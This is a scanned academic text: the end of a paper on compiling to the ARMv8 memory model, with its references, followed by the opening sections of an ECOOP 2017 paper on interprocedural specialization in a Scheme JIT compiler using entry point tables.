This, however, does not solve all problems. Currently in the simulation, when the ARM+τ machine commits a dmb SY instruction, the Promise machine executes the corresponding release fence instruction. Doing this is necessary, because it enables promising program-following writes, when the ARM+τ machine commits them to the storage. In the same situation, however, the Promise machine may not be able to execute the corresponding SC fence, because the Promise machine has to execute them in the newly introduced timestamp order, which may not coincide with a commit order of the ARM+τ execution.

References

1. ARM architecture reference manual: ARMv8, for ARMv8-A architecture profile. Available at `https://developer.arm.com/docs/ddi0487/latest/arm-architecture-reference-manual-armv8-for-armv8-a-architecture-profile` [Online; accessed 16-May-2017].
2. C/C++11 mappings to processors. Available at `https://www.cl.cam.ac.uk/~pes20/cpp/cpp0xmappings.html`. [Online; accessed 16-May-2017].
3. The `herdtools7` repository. Available at `https://github.com/herd/herdtools7` [Online; accessed 16-May-2017].
4. Martín Abadi and Leslie Lamport. The existence of refinement mappings. *Theor. Comput. Sci.*, 82(2):253–284, 1991. `doi:10.1109/LICS.1988.5115`.
5. Jade Alglave, Luc Maranget, and Michael Tautschnig. Herding cats: Modelling, simulation, testing, and data mining for weak memory. *ACM Trans. Program. Lang. Syst.*, 36(2):7:1–7:74, 2014. `doi:10.1145/2627752`.
6. Mark Batty, Kayvan Memarian, Kyndylan Nienhuis, Jean Pichon-Pharabod, and Peter Sewell. The problem of programming language concurrency semantics. In *ESOP*, volume 9032 of *LNCS*, pages 283–307. Springer, 2015. `doi:10.1007/978-3-662-46669-8_12`.

7 Mark Batty, Scott Owens, Susmit Sarkar, Peter Sewell, and Tjark Weber. Mathematizing C++ concurrency. In *POPL 2011*, pages 55–66. ACM, 2011. doi:10.1145/1925844.1926394.

8 Hans-J. Boehm and Brian Demsky. Outlawing ghosts: Avoiding out-of-thin-air results. In *MSPC 2014*, pages 7:1–7:6. ACM, 2014. doi:10.1145/2618128.2618134.

9 Shaked Flur, Kathryn E. Gray, Christopher Pulte, Susmit Sarkar, Ali Sezgin, Luc Maranget, Will Deacon, and Peter Sewell. Modelling the ARMv8 architecture, operationally: Concurrency and ISA. In *POPL 2016*, pages 608–621. ACM, 2016. doi:10.1145/2837614.2837615.

10 John L. Hennessy and David A. Patterson. *Computer Architecture - A Quantitative Approach (5. ed.)*. Morgan Kaufmann, 2012.

11 Alan Jeffrey and James Riely. On thin air reads: Towards an event structures model of relaxed memory. In *LICS 2016*. IEEE, 2016. doi:10.1145/2933575.2934536.

12 Jeehoon Kang, Chung-Kil Hur, Ori Lahav, Viktor Vafeiadis, and Derek Dreyer. A promising semantics for relaxed-memory concurrency. In *POPL 2017*. ACM, 2017. doi:10.1145/3009837.3009850.

13 Ori Lahav and Viktor Vafeiadis. Explaining relaxed memory models with program transformations. In *FM 2016*. Springer, 2016. doi:10.1007/978-3-319-48989-6_29.

14 Ori Lahav, Viktor Vafeiadis, Jeehoon Kang, Chung-Kil Hur, and Derek Dreyer. Repairing sequential consistency in C/C++11. In *PLDI 2017*. ACM, 2017.

15 Leslie Lamport. How to make a multiprocessor computer that correctly executes multiprocess programs. *IEEE Trans. Computers*, 28(9):690–691, 1979. doi:10.1109/TC.1979.1675439.

16 Nancy Lynch and Frits Vaandrager. Forward and backward simulations: I. Untimed systems. *Inf. Comput.*, 121(2):214–233, 1995. doi:10.1006/inco.1995.1134.

17 Yatin A. Manerkar, Caroline Trippel, Daniel Lustig, Michael Pellauer, and Margaret Martonosi. Counterexamples and proof loophole for the C/C++ to POWER and ARMv7 trailing-sync compiler mappings. *CoRR*, abs/1611.01507, 2016. URL: http://arxiv.org/abs/1611.01507.

18 Jeremy Manson, William Pugh, and Sarita V. Adve. The Java memory model. In *POPL 2005*, pages 378–391. ACM, 2005. doi:10.1145/1040305.1040336.

19 Jean Pichon-Pharabod and Peter Sewell. A concurrency semantics for relaxed atomics that permits optimisation and avoids thin-air executions. In *POPL 2016*, pages 622–633. ACM, 2016. doi:10.1145/2837614.2837616.

20 Anton Podkopaev, Ori Lahav, and Viktor Vafeiadis. Promising compilation to ARMv8 POP. Extended version, 2017. Available at http://podkopaev.net/armpromise [Online; accessed 16-May-2017].

21 Anton Podkopaev, Ilya Sergey, and Aleksandar Nanevski. Operational aspects of C/C++ concurrency. *CoRR*, abs/1606.01400, 2016. URL: http://arxiv.org/abs/1606.01400.

22 Susmit Sarkar, Peter Sewell, Jade Alglave, Luc Maranget, and Derek Williams. Understanding POWER multiprocessors. In *PLDI 2011*, pages 175–186. ACM, 2011. doi:10.1145/1993498.1993520.

23 Peter Sewell, Susmit Sarkar, Scott Owens, Francesco Zappa Nardelli, and Magnus O. Myreen. x86-TSO: A rigorous and usable programmer's model for x86 multiprocessors. *Commun. ACM*, 53(7):89–97, 2010. doi:10.1145/1785414.1785443.

24 John Wickerson, Mark Batty, Tyler Sorensen, and George A. Constantinides. Automatically comparing memory consistency models. In *POPL 2017*. ACM, 2017. doi:10.1145/3009837.3009838.

25 Yang Zhang and Xinyu Feng. An operational happens-before memory model. *Frontiers of Computer Science*, 10(1):54–81, 2016. doi:10.1007/s11704-015-4492-4.

Interprocedural Specialization of Higher-Order Dynamic Languages Without Static Analysis

Baptiste Saleil[1] and Marc Feeley[2]

1 **Université de Montréal**
Montreal, Quebec, Canada
baptiste.saleil@umontreal.ca
2 **Université de Montréal**
Montreal, Quebec, Canada
feeley@iro.umontreal.ca

Abstract

Function duplication is widely used by JIT compilers to efficiently implement dynamic languages. When the source language supports higher order functions, the called function's identity is not generally known when compiling a call site, thus limiting the use of function duplication.

This paper presents a JIT compilation technique enabling function duplication in the presence of higher order functions. Unlike existing techniques, our approach uses dynamic dispatch at call sites instead of relying on a conservative analysis to discover function identity.

We have implemented the technique in a JIT compiler for Scheme. Experiments show that it is efficient at removing type checks, allowing the removal of almost all the run time type checks for several benchmarks. This allows the compiler to generate code up to 50% faster.

We show that the technique can be used to duplicate functions using other run time information opening up new applications such as register allocation based duplication and aggressive inlining.

1998 ACM Subject Classification D.3.4 Processors

Keywords and phrases Just-in-time compilation, Interprocedural optimization, Dynamic language, Higher-order function, Scheme

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.23

Supplementary Material ECOOP Artifact Evaluation approved artifact available at http://dx.doi.org/10.4230/DARTS.3.2.14

1 Introduction

Dynamic languages typically have lower performance than static languages. A major reason for this is that the compiler has less information about the program at compile time and must postpone work to execution time.

Compilers generally use static analysis to predict execution time properties of the executed program. The collected information allows the compiler to generate specialized versions of functions according to the compilation context (i.e. the set of properties of the program).

In a higher order language with first-class functions, the specialization can depend on multiple sources of information. To generate efficient code, functions are specialized using *(i)* information available when compiling the call to the function and *(ii)* information captured when creating the lexical closure of the function. A lexical closure is a memory object used to implement first-class functions that stores the function and an environment containing the

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 23; pp. 23:1–23:23

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

value of the free variables (i.e. the variables used by the function but defined in an enclosing scope).

Code specialization is generally used along with JIT compilation to only generate the actually executed versions.

A specialized function entry point is then uniquely identified by the triplet:

$$\mathcal{I}_{\text{lambda}}, \mathcal{P}_{\text{closure}}, \mathcal{P}_{\text{call}}$$

With $\mathcal{I}_{\text{lambda}}$ the identifier of the function, $\mathcal{P}_{\text{closure}}$ the captured properties at the closure creation site and $\mathcal{P}_{\text{call}}$ the properties at the call site. For example, if the compiler specializes the code according to type information, $\mathcal{P}_{\text{closure}}$ is the type of the closure's free variables and $\mathcal{P}_{\text{call}}$ is the type of the actual parameters. When a call site is executed, a new version of the callee is generated, specialized according to $\mathcal{P}_{\text{closure}}$ and $\mathcal{P}_{\text{call}}$ if such a version does not currently exist.

When a programming language allows the use of higher order functions, the identity of the callee is not generally known when compiling a call site thus only $\mathcal{P}_{\text{call}}$ is available. If we still want to use interprocedural specialization in the presence of higher order functions, two problems must be addressed.

The first problem is that if the callee is unknown, the function entry point is retrieved from the lexical closure. However, classical lexical closure representations store a single entry point. Because the functions are specialized, they possibly have several entry points that must be stored in the closure. These representations must then be extended to be used with function specialization. The second problem is that if $\mathcal{P}_{\text{call}}$ is the only information available, and if the closure allows the compiler to store several specialized entry points, a dynamic dispatch must be performed using the closure and $\mathcal{P}_{\text{call}}$ to branch to the corresponding specialized entry point.

An analogous problem exists for function returns. Because they are specialized, function continuations possibly have several entry points. Thus classical representations of return addresses must be extended. Because the continuation called at a return site may be unknown, a dispatch must be performed to branch to the right continuation entry point. Note however that function returns can be translated into function calls using Continuation-Passing Style (CPS) meaning that it can, in principle, be solved in the same way.

This paper presents a new JIT oriented technique allowing the compiler to lazily generate specialized versions of the functions according to $\mathcal{P}_{\text{closure}}$ and $\mathcal{P}_{\text{call}}$ in the presence of higher order functions. The technique is simple and does not require the use of static analysis nor a profiling phase. Unlike existing JIT techniques such as [9], our technique is based on dynamic dispatch instead of on the discovery of the function identities. This enables interprocedural specialization to be used at every call site. We also show that the technique can be used to solve the problem for function returns without requiring an explicit CPS conversion.

Contributions. The first contribution is an extension of the widely used flat lexical closure representation [12]. This extension allows the compiler to store several entry points in the lexical closure to address the first problem introduced by higher order functions. The second contribution is an efficient dynamic dispatch based on position invariance. This dynamic dispatch allows branching to the appropriate entry point using information available at the call site only, solving the second problem introduced by higher order functions.

The rest of the paper is structured as follow. Section 2 introduces Basic Block Versioning (BBV), an existing JIT compilation approach. We show how BBV can be used to intraprocedurally specialize the code to collect $\mathcal{P}_{\text{call}}$ and $\mathcal{P}_{\text{closure}}$. Section 3 presents our

```
(define make-sumer
  (lambda (n)
    (letrec ((f (lambda (x)
                  (if (> x n)
                      0
                      (+ x (f (+ x 1)))))))
      f)))

(define sum-to-10 (make-sumer 10))
(define sum-to-pi (make-sumer 3.14))

(println (sum-to-10 6))     ; 6 + 7 + 8 + 9 + 10
(println (sum-to-10 7.5))   ; 7.5 + 8.5 + 9.5
(println (sum-to-pi 1.10)) ; 1.10 + 2.10 + 3.10
```

Figure 1 Scheme code of an arithmetic sequence generator with a common step of 1.

contributions. We first present the lexical closure extension and then the dynamic dispatch based on position invariance. In section 4 we present the implementation of the technique in a JIT compiler for Scheme [24], and how the implementation problems are solved. Section 5 presents the results of the experiments and the impact of the technique on the generated machine code and the execution time. Related and future work are presented in sections 6 and 7 followed by a brief conclusion.

2 Basic Block Versioning

Basic Block Versioning (BBV) [7, 8, 9, 20, 21], is a simple JIT compilation approach based on code duplication allowing the compiler to generate multiple specialized versions of the basic blocks according to compilation contexts observed during execution of the program. A lazy compilation design is used to only generate optimized versions that are actually executed. BBV duplicates and specializes basic blocks on-the-fly and it does not require the use of an expensive static analysis or profiling phase nor the use of interpretation or recompilation.

In the examples that follow, for simplicity we will consider a language with only two concrete numerical types: fixed precision integers (*fixnums*) and floating point numbers (*flonums*). Generalization to a richer set of numerical types is obvious.

The Scheme code presented in figure 1 is an example showing how lazy intraprocedural BBV can be use to generate specialized code. In this example, function `make-sumer` generates bounded arithmetic sequence calculators with common step of 1. Two sumers are created using respectively an upper bound of `10`, a *fixnum* and `3.14`, a *flonum*.

Figure 2 shows the CFG that is generated by BBV while executing function `f` presented in figure 1.

Initially, the function is represented by its compilation stub. A compilation stub is a piece of code calling back into the compiler from the generated code. The stub stores information such as the context the compiler uses to generate the code when the stub is triggered. When the stub associated to function `f` is triggered for the first time, the compiler has no information on the type of `x` and `n`. It must thus generate a run time type check to determine if `x` is a *fixnum* for the test `(> x n)`. Two stubs are then created to handle the




Figure 2 Progression of compilation of function `f` using Basic Block Versioning.

two outcomes. They are set up to compile the following code using an augmented context. This state is shown in the top of the figure.

When the check executes, if it succeeds, the compiler generates the following code using a context in which it knows that `x` is a *fixnum*. If the type check failed, the compiler would generate another check to determine the type of `x`. The bottom of the figure shows the resulting generated code of function `f` called with `(sum-to-10 6)` after all the executed stubs have been successively triggered. Initially, the type of the variables are unknown. When the first check executes and succeeds, the type of `x` is discovered and propagated through the stubs. The types of `n` and `t2` (the value returned by the recursive call) are discovered and propagated when the second and third type checks are executed. Because it is propagated, the type of `x` is known when compiling the two additions thus no more check on `x` is inserted. This allows the compiler to generate specialized versions of the basic blocks containing only three checks instead of five. Basic blocks corresponding to type checks are emphasized in figure 2.

If function `f` is later called with `x` not being a *fixnum*, the stub `Stub 1` is triggered and a new check is inserted to check if `x` is a *flonum*. If that is the case, new versions of the basic blocks are generated using this information.

This results in two different function bodies each optimized for a particular compilation context and accessible from a single function entry point. The purpose of interprocedural specialization is to add the possibility to access the two versions using two different entry points, and to branch to the appropriate entry point using information known at call sites to avoid the dynamic type checks of the function parameters.

3 Interprocedural Specialization

We illustrated that BBV can be effective at propagating information intraprocedurally. When applied to typing, figure 2 showed that in our example, two checks can be omitted. The three remaining checks are respectively used to check the type of *(i)* the function argument `x`, *(ii)* the free variable `n` and *(iii)* the value returned by the recursive call.

If the compiler knows $\mathcal{I}_{\text{lambda}}$ when compiling a call site, it can use $\mathcal{P}_{\text{call}}$ to generate a specialized version of the function, and branch to it. In our example, this means that the first type check can be omitted for the recursive call. The same applies to return points (i.e. calls to the continuations), so the third check can be omitted. Finally, if the compiler is able to specialize the code according to captured information, in this example the type of the free variable, all checks are avoided.

In the presence of higher order functions, compilers generally use static analysis such as *0-CFA* [22] to predict which functions can be called at a given call site and which continuations can be invoked at a given function return. Such static analyses are conservative, meaning that if the analysis is not able to determine that the inferred property is verified in all executions, the property is discarded resulting in a loss of precision. Furthermore, in the absence of code duplication, checks must be inserted if the analysis inferred multiple properties for a given site. Moreover, these analyses have high complexity, making them unsuitable for use in JIT compilers.

Other techniques based on dynamic dispatch such as Polymorphic Inline Caching [16] allow branching to the appropriate version using one or more guards degrading the performance of polymorphic call sites.

For the rest of the paper, we consider the general case where the compiler does not know the identity of the callee functions for the example presented in figure 1.

3.1 Function call

To use interprocedural code specialization in the presence of higher order functions, the compiler needs to be able to branch to the appropriate function entry point using the closure and $\mathcal{P}_{\text{call}}$ only. In this paper, this situation is referred to as *propagation through entry points*.

This means that the compiler needs to be able to store the entry point of all the function's versions in its lexical closure. Classical closure representations only store a single address to a function. These representations must then be extended to store a set of addresses instead of a single address. Using a JIT compiler allows generating actually executed versions only, limiting the number of entry points stored in each closure.

Given this new closure representation, the compiler must generate a dynamic dispatch for a call site to branch to the appropriate entry point using $\mathcal{P}_{\text{call}}$. This dispatch can be implemented in various ways including run time hashing or position invariant based dispatch. Ideally we want the dispatch mechanism to execute in constant time.

In the example of typing, $\mathcal{P}_{\text{call}}$ is the type of the actual parameters known when compiling the call. Using the function associated to `sum-to-10` presented in figure 1 as an example, the compiler generates a dynamic dispatch using the context `(x:fixnum)` for the call `(sum-to-10 6)`. No version exists for this $\mathcal{P}_{\text{call}}$. A version of the function is then generated and its entry point is stored in the lexical closure. Another version is generated for the call `(sum-to-10 7.5)` using the context `(x:flonum)`. The entry point is also stored in the lexical closure. Assuming that the compiler does not specialize the code according to $\mathcal{P}_{\text{closure}}$, it uses the previously generated version for the call `(sum-to-pi 1.10)`. When compiling the specialized versions, the type of `x` is known thus no check on `x` is inserted in the expression `(> x n)`.

Propagation through entry points is effective at removing dynamic type checks. However, it is possible to propagate more than type information to specialize function bodies. Such information includes the location of the arguments, to avoid the generation of extra move instructions at call sites, or the constant values associated to the arguments to do lazy interprocedural constant propagation.

3.2 Function return

As explained previously, an analogous problem exists for function returns that can be seen as calls to continuations. In this case $\mathcal{I}_{\text{lambda}}$ is the identity of the continuation and $\mathcal{P}_{\text{call}}$ is the information available when compiling the function return. In this paper, this situation is referred to as *propagation through return points*.

A single return address cannot be used to represent the continuation. As for lexical closures, the representation must be extended to store several continuation entry points. Using a JIT compiler allows generating actually executed versions only, limiting the number of entry points stored in the entry point set.

The dispatch is implemented in the same way. Ideally, the dispatch mechanism should also execute in constant time.

Using the function `sum-to-10` presented in figure 1 as an example, the compiler generates a dynamic dispatch using the context `(x:fixnum)` for the base case when the function is called with `(sum-to-10 6)`. A new version of the continuation of the recursive call is then generated and its entry point is stored in the continuation entry point set. The same version is used for the other return point because the compiler determines that the result of the addition is a `fixnum`. When compiling the specialized version of the continuation, the type of the returned value is known thus no check is inserted for the addition using the returned value.

Propagation through return points is effective at removing dynamic type checks. However, it is possible to propagate more than type information to specialize continuation bodies. Such information includes the location of the returned value, to avoid the generation of extra move instruction at return sites, or the constant value associated to the returned value to do lazy interprocedural constant propagation.

3.3 Captured information

The solution presented for function calls and returns allows the compiler to specialize function and continuation bodies using only $\mathcal{P}_{\text{call}}$ and the closure. However because $\mathcal{P}_{\text{closure}}$ may vary from one closure instance to another it is not safe to use it to specialize the code when compiling the function body.

We need to add to the compiler the ability to generate specialized code according to $\mathcal{P}_{\text{closure}}$ in addition to $\mathcal{P}_{\text{call}}$. Our solution is to use a different entry point set (i.e. a

specialized entry point set) in the closure each time a different $\mathcal{P}_{\text{closure}}$ is observed. $\mathcal{P}_{\text{closure}}$ is then retained and stored in the compilation stub. This way, each time a dynamic dispatch causes a new version to be generated using $\mathcal{P}_{\text{call}}$, the compiler uses the propagated $\mathcal{P}_{\text{call}}$ and the retained $\mathcal{P}_{\text{closure}}$ to generate the version.

In the example of typing, $\mathcal{P}_{\text{closure}}$ is the type of the free variables known when instantiating the closure. We showed that the compiler is able to propagate types through entry points. This means that when the compiler generates the code to create the closure associated to `f` for the call `(make-sumer 10)`, the compiler knows that `n` is a *fixnum*. This information is retained by the compilation stub. The first time the dynamic dispatch generated for the call `(sum-to-10 6)` is executed, a new version is generated using $\mathcal{P}_{\text{call}}$ and $\mathcal{P}_{\text{closure}}$ merged. The version is then generated with the context `(x:fixnum,n:fixnum)` and its entry point is stored in the closure associated to `sum-to-10`. The compiler then knows the type of `n` when compiling the body and no type check is inserted in the specialized versions of `sum-to-10` and `sum-to-pi`.

Entry point set specialization can also be used to specialize the continuations using information available when creating an object representing a continuation. In the example of typing, $\mathcal{P}_{\text{closure}}$ is the type of the local variables live across the function call.

Entry point set specialization is effective at removing dynamic type checks. However, it is possible to capture more information when creating the closure instance. Such information includes the constant values associated to the free variables to do lazy interprocedural constant propagation.

4 Implementation

We have implemented interprocedural specialization and entry point set specialization in LC [20, 21] (Lazy Compiler), a JIT compiler for Scheme using Basic Block Versioning as its compilation strategy. LC directly compiles Scheme s-expressions to x86 machine code without using an intermediate representation. LC uses BBV to specialize code according to the type of the variables. In this section, type information is taken as an example. Entry point set specialization is discussed later in the section. For now specialization according to $\mathcal{P}_{\text{call}}$ only is considered.

4.1 Entry point set

To allow the use of higher order functions with function duplication, the closure representation has been extended to store a pointer to a set of entry points (entry point table) instead of a single entry point address in the closure. Because the entry points are shared by the instances of a closure, only one table is created per function and is shared by the instances.

The compiler creates these tables at compilation time. Because the tables are live during the execution of the program, they are allocated as permanent objects thus they do not impact garbage collection time in LC.

The entry point table is initially filled with the function stub address. When a call site is executed, there are two possible situations. *(i)* The dispatch fails, there is no version associated to this $\mathcal{P}_{\text{call}}$. The stub is called, a new version is then generated using this $\mathcal{P}_{\text{call}}$, a new index of the table is associated to this $\mathcal{P}_{\text{call}}$, and the version address is written in the table at this index. *(ii)* The dispatch succeeds, an index already is associated to this $\mathcal{P}_{\text{call}}$ and the control flows to this version using the address stored at this index.

Figure 3 shows an example of flat closure extension to store multiple entry points for the instances of `f` (`sum-to-10` and `sum-to-pi`). The left side of the figure shows the state




Figure 3 Extended flat closures using an entry point table.

after the two calls to the `make-sumer` function. A stub and two closures storing the free variables `10` and `3.14` are created. The two closures share the same entry point table which is initially filled with the stub address. The call `(sum-to-10 6)` causes a new version of `f` to be generated. The first slot in the table is then associated to the context `(fixnum)`. The call `(sum-to-10 7.5)` also causes a new version to be generated. The second slot in the table is then associated to the context `(flonum)`. The call `(sum-to-pi 1.10)` uses a $\mathcal{P}_{\text{call}}$ used by a previous call. The dispatch branches to the address stored in the second slot of the table. The right side of the figure shows the final state. The first two entries of the table now store the address of the two versions of the function.

The use of BBV allows the compiler to share code between multiple versions if the same compilation context is observed. For example if a new version of this function is generated for the context `(unknown)` the compiler generates a type check to discover the type of the argument `x` for the expression `(> x n)`. If `x` actually is a *fixnum*, the control simply flows to the existing version after this check.

4.2 Global layout

If the compiler knows the identity of the callee function when compiling a call site, it knows which slot is associated to a given $\mathcal{P}_{\text{call}}$. If it does not know the identity of the callee, a dynamic dispatch must be performed. We decided to use position invariance to efficiently implement this dispatch. This means that the compiler keeps a global layout shared by all the entry point tables. When a new $\mathcal{P}_{\text{call}}$ is associated to an index, this association is followed by the table of every function. Therefore, when the compiler compiles a call site, it determines the index associated to the current $\mathcal{P}_{\text{call}}$ from the global layout. The generated code uses this index to get the appropriate entry point from the table stored in the closure resulting in a fast dispatch. If no index is associated to this $\mathcal{P}_{\text{call}}$, the compiler uses the next available index and generates a jump to the address stored in the slot at this index. Because the table is initially filled with the stub address, the stub is triggered, a new version is generated and the table is patched.




Figure 4 Extended flat closures using an entry point table and a global layout.

Figure 4 shows an example of using a global layout. In this figure all closure instances created during execution of our example are represented. After execution, we can see that two $\mathcal{P}_{\text{call}}$ have been used.

Two versions of function `make-sumer` are generated by the calls `(make-sumer 10)` and `(make-sumer 3.14)`. The compiler assigns the first two slots of the global layout to the contexts `(fixnum)` and `(flonum)`. Then, two versions of function `f` are generated by the calls `(sum-to-10 6)` and `(sum-to-10 7.5)`. The call `(sum-to-pi 1.10)` uses the version generated by the call `(sum-to-10 7.5)`. Because these three calls use contexts already associated to the first two global layout slots, the compiler reuses these slots.

A consequence of using a global layout is that the entry point tables may contain some *holes* associated to contexts for which the stub has not yet been triggered and will possibly never be.

4.3 Size of the tables

In the global layout, each entry is associated to a single context. If the only information used for entry point versioning is the type of the arguments, the compiler associates an entry to each combination of types observed when compiling a call site of the program. To avoid a combinatorial explosion, the compiler needs to limit the number of entries. We have identified three strategies regarding the size of the global layout:

- The size of the global layout is set ahead of time. One of the slots in the entry point table is initially associated to a fallback context representing a *generic* context. Each time a new $\mathcal{P}_{\text{call}}$ is used at a call site, the compiler assigns the next entry of the global

layout to this $\mathcal{P}_{\text{call}}$. When all entries are used, the compiler uses the fallback slot for all subsequent contexts and stops specializing function entry points.
- The tables are reallocated and copied when the global layout is full. This strategy implies that the compiler patches all live closures to update the table pointers.
- An additional level of indirection is used.

The compiler could use a combination of these strategies. It could resize the tables until a fixed size limit is reached. It could also apply some heuristics to reduce the number of entries used in the global layout. For example when specializing according to type information, a compiler could use the fallback generic entry point if:

- It does not know the type of a single argument. In this case, if the compiler assigns a slot for this context in the global layout, this slot is wasted.
- There are too many arguments. A large number of arguments probably means that a rest parameter is used by the callee function. If it is used, the arguments are stored in a compound data type thus type information is lost if the compiler does not propagate compound types (as is the case in LC).

4.4 Captured information

Using entry point tables, the compiler is able to propagate $\mathcal{P}_{\text{call}}$ to the callee function. When creating a closure, the compiler knows $\mathcal{P}_{\text{closure}}$. It can then easily keep this information to generate specialized function bodies. However, $\mathcal{P}_{\text{closure}}$ may vary from one closure instance to another. For example if $\mathcal{P}_{\text{closure}}$ is the type of the free variables, two instances of the same closure can hold data of different types. It is then not safe to use $\mathcal{P}_{\text{closure}}$ to specialize the body of the functions.

